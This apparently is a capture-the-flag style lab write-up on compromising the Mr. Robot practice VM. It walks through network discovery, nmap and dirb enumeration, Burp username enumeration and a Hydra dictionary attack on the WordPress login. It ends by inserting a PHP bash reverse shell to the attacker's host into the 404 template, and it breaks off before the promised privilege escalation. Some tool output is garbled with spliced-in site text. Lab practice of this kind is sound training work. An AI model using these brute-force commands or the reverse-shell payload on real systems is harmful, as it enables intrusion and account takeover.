

Phase 3

Privilege Escalation and Persistence

Executive Summary

The Goal of this phase is to identify Privilege escalation vectors and establish persistence trough CRON job on a target VM. Linpeas was used in Enumeration which revealed SUID enabled Nmap Library. This misconfiguration enabled root escalation. A persistence mechanism was then enabled via CRON job to maintain consistent Root access to the Mr. Robot VM.

Tools & Environment

1. Kali Linux Environment
2. Mr Robot VM
3. Metasploit
4. Hydra
5. Linpeas
6. Netdiscover
7. Nmap

Methodology

1. Reconnaissance

First step is to discover the Mr. Robot VM On the Network. We can do this by switch to Sudo user and using netdiscover command.



A terminal window showing a Kali Linux environment. The user runs 'sudo su' to become root. They then run 'netdiscover' to scan the network for hosts. The terminal shows the password prompt for the sudo command and the successful transition to root mode.

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# netdiscover
```



```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
```

```
17 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1020
```

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.100.1	00:50:56:c0:00:08		14	840	VMware, Inc.
192.168.100.2	00:50:56:fc:73:52		1	60	VMware, Inc.
192.168.100.132	00:0c:29:19:e3:e2		1	60	VMware, Inc.
192.168.100.254	00:50:56:f8:d0:fb		1	60	VMware, Inc.

By the Above snapshot/output we can determine the IP address of the

Mr. Robot VM = 192.168.100.132

2. Nmap Scanning of the Kioptix

Now we perform Nmap Enumeration/Scan on the Mr Robot VM machine.

```
(kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
$ nmap -sV 192.168.100.132 -oN nmap_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-04 06:10 EST
```

```
(kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
$ nmap -sV 192.168.100.132 -oN nmap_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-04 06:10 EST
Nmap scan report for 192.168.100.132
Host is up (0.00037s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:19:E3:E2 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.67 seconds
```

The Scan Resulted in three Open services and the scan output was saved for further processing.



```
06:12 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.
06:12 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

First Look of the website of Mr Robot.

3. Subdomain enumeration

We will further enumerate this website using Dirbuster

```
(kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
$ sudo dirb http://192.168.100.132/
[sudo] password for kali:
[DIRB v2.22] [http://192.168.100.132/] has joined #fsociety.

DIRB v2.22 [http://192.168.100.132/] has joined #fsociety.
By The Dark Raver
[http://192.168.100.132/] Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

START_TIME: Thu Dec  4 06:35:10 2025
URL_BASE: http://192.168.100.132/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


    fsociety
    ...
    question
    ...
    join

GENERATED WORDS: 4612
      Scanning URL: http://192.168.100.132/  -----
→ DIRECTORY: http://192.168.100.132/
→ DIRECTORY: http://192.168.100.132/admin/
+ http://192.168.100.132/atom (CODE:301|SIZE:0)
→→ DIRECTORY: http://192.168.100.132/audio/
→→ DIRECTORY: http://192.168.100.132/blog/
→→ DIRECTORY: http://192.168.100.132/css/
+ http://192.168.100.132/dashboard (CODE:302|SIZE:0)
+ http://192.168.100.132/favicon.ico (CODE:200|SIZE:0)
→→ DIRECTORY: http://192.168.100.132/feed/
→→ DIRECTORY: http://192.168.100.132/image/
→→ DIRECTORY: http://192.168.100.132/Image/
→→ DIRECTORY: http://192.168.100.132/images/
```



```
+ http://192.168.100.132/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.100.132/audio/
==> DIRECTORY: http://192.168.100.132/blog/
==> DIRECTORY: http://192.168.100.132/css/
+ http://192.168.100.132/dashboard (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.100.132/feed/
==> DIRECTORY: http://192.168.100.132/image/ that decides where you work, who you see, and how you empty and fill your depressing bank account.
==> DIRECTORY: http://192.168.100.132/Image/ read this is costing you, slowly chipping away at your existence. There are things you want to
==> DIRECTORY: http://192.168.100.132/images/
+ http://192.168.100.132/index.html (CODE:200|SIZE:1077)
+ http://192.168.100.132/index.php (CODE:301|SIZE:0)
+ http://192.168.100.132/intro (CODE:200|SIZE:516314)
==> DIRECTORY: http://192.168.100.132/js/
+ http://192.168.100.132/license (CODE:200|SIZE:309)
+ http://192.168.100.132/login (CODE:302|SIZE:0)
+ http://192.168.100.132/page1 (CODE:301|SIZE:0)
+ http://192.168.100.132/phpmyadmin (CODE:403|SIZE:94)
+ http://192.168.100.132/rdf (CODE:301|SIZE:0)
+ http://192.168.100.132/readme (CODE:200|SIZE:64)
+ http://192.168.100.132/robots (CODE:200|SIZE:41)
+ http://192.168.100.132/robots.txt (CODE:200|SIZE:41)
+ http://192.168.100.132/rss (CODE:301|SIZE:0)
+ http://192.168.100.132/rss2 (CODE:301|SIZE:0)
+ http://192.168.100.132/sitemap (CODE:200|SIZE:0)
+ http://192.168.100.132/sitemap.xml (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.100.132/video/
==> DIRECTORY: http://192.168.100.132/wp-admin/
+ http://192.168.100.132/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.100.132/wp-content/
+ http://192.168.100.132/wp-cron (CODE:200|SIZE:0)
```


It resulted in several different subdomains. Let's check robots.txt




There are two files available in the robots.txt

- fsociety.dic
- key-1-of-3.txt

The second file must be one of the flags.



Yes, it's one of the keys from the task.







The second file seems to be wordlist of some sort.


```
(kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
$ curl http://192.168.100.132/fsociety.dic > fsociety.txt
% Total    % Received % Xferd  Average Speed   Time   Time     Time  Current
          Dload  Upload   Total Spent   Left Speed
100 7075k  100 7075k    0      0  65.5M      0 --:--:-- --:--:-- 65.8M
(kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
$
```

Downloading and keeping it for further testing. From the subdomain enumeration we also found out an admin page.



This admin page keeps redirecting. There is also WordPress admin page.





When we enter default credentials the site responds invalid username. By this we can determine that user enumeration might be possible.

4. Using Burp suite for User Enumeration


Burp suite Intruder can be used to perform brute force attacks on web applications.

```

Request
Pretty Raw Hex
1 POST /wp-login.php HTTP/1.1
2 Host: 192.168.100.132
3 Content-Length: 104
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.100.132
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.100.132/wp-login.php
11 Accept-Encoding: gzip, deflate, br
12 Cookie: s_cc=true; s_fid=200CC9BC2600CE55-11BAE49260F8F00B; s_nr=176485105579; s_sq=%5B%5B%5D%5D; wordpress_test_cookie=WP+Cookie+check
13 Connection: keep-alive
14
15 log_in=true&log_in_password=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.100.132%2Fwp-admin%2F&testcookie=1

```

We are going to capture the login request in the burp suite browser and send it to intruder.




The screenshot shows the Burp Suite interface during an intruder attack. The 'Payloads' tab is active, displaying a list of payloads. A file named 'fsociety.txt' is selected. The main window shows a POST request to 'http://192.168.100.132/wp-login.php' with various parameters. The 'Payload encoding' section on the right is also visible.

We are configuring to performing user enumeration using the wordlist we got from robots.txt.




Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
15	elliot	200	29		4122	21	
2	elliot	200	29		4122	21	
3	elliot	200	16		4122	16	
4	elliot	200	16		4122	16	
8	elliot	200	18		4122	18	
11	elliot	200	21		4122	21	
13	page	200	21		4122	21	

If we filter the response by length, we can find out that one results in different length. We can check that username.




The screenshot shows a browser window with a login form for 'user's Blog! Log In'. The URL is http://192.168.100.132/wp-login.php. The form has 'elliot' in the Username field and is showing an error message: 'ERROR: The password you entered for the username elliot is incorrect. Lost your password?'. There are links for 'Lost your password?' and 'Back to user's Blog!' at the bottom of the form.

We were able to determine the user Elliot account is present.



5. Performing Dictionary attack using Hydra

Hydra is a tool which helps us to find username and password by automating the dictionary attack. It provides several dictionary attacks on different services. Before Performing the attack, we need to configure the wordlist.



As we can see that this word list is way to big and it takes time to perform the dictionary attack. Let's shorten this by removing all the duplicates present.

The above commands remove the duplicate words from the wordlist and creates a new wordlist that has no duplicates named fsociety2.txt

```

11414 yields
11415 york
11416 York
11417 you
11418 You
11419 young
11420 younger
11421 your
11422 Your
11423 YOUR
11424 Youre
11425 yourself
11426 Youself
11427 Youth
11428 youtu
11429 youtube
11430 Youtube
11431 YouTube
11432 Zauberfl
11433 Zealand
11434 Zen
11435 Zeppelin
11436 zer0
11437 zer0es
11438 zero
11439 Zero
11440 ZeroBas
11441 ZeroBased
11442 zeros
11443 Zeros
11444 zhthefinalcrush
11445 Zoeyadams
11446 Zombie
11447 zone
11448 Zone
11449 zones
11450 zsqu8myTkY8
11451 Zzydrax
11452

```

Now the new wordlist is significantly shorter we can perform Dictionary attack significantly faster.

```

[kali㉿kali]:~/Documents/Rooted/MrRobot/enum]
└─$ hydra -vv -l elliot -P /home/kali/Documents/Rooted/MrRobot/enum/fsociety2.txt 192.168.100.132 http-post-form "/wp-login.php"
:log:^USER^&pwd="PASS^&wp-submit=Log In:F=Error"

```


Now we use the above command to perform Dictionary attack on the /wp-login.php page.

```
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "etc" - 5650 of 11452 [child 12] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "etherial" - 5651 of 11452 [child 11] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "Ethics" - 5652 of 11452 [child 6] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "etiquette" - 5653 of 11452 [child 8] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "euphoric" - 5654 of 11452 [child 15] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "evaimages" - 5655 of 11452 [child 5] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "even" - 5656 of 11452 [child 13] (0/0)
[VERBOSE] Page redirected to http[s]://192.168.100.132:80/wp-login.php?redirect_to=http%3A%2F%2F192.168.100.132%3A80%2Fwp-admin
2$breath=1
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "Even" - 5657 of 11452 [child 1] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "evening" - 5658 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "event" - 5659 of 11452 [child 0] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "events" - 5660 of 11452 [child 7] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "eventual" - 5661 of 11452 [child 9] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "eventually" - 5662 of 11452 [child 4] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "ever" - 5663 of 11452 [child 14] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "every" - 5664 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.100.132 - login "elliot" - pass "Every" - 5665 of 11452 [child 12] (0/0)
[80][http-post-form] host: 192.168.100.132 login: elliot password: ER28-0652
[STATUS] attack finished for 192.168.100.132 (Waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-04 08:45:42

└── (kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
    $ abort
    abort: command not found

└── (kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
    $
```

We were able to determine the password for Elliot i.e. **ER28-0652**



We were successfully able to login in to WordPress login page.

6. Creating a Reverse shell using php code

We are going to insert a php reverse shell payload in the 404-template using the WordPress editor tool.



```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>



<main id="main" class="site-main" role="main">

<section class="error-404 not-found">
<header class="page-header">
<h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
</header><!-- .page-header -->

<div class="page-content">
<p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>
<?php get_search_form(); ?>
</div><!-- .page-content -->
</section><!-- .error-404 -->


```

We are going to add the code at the beginning of this webpage so it gets executed.

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.100.128/4455 0>&1'"); ?>

<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); >



<main id="main" class="site-main" role="main">

<section class="error-404 not-found">
<header class="page-header">
<h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
</header><!-- .page-header -->

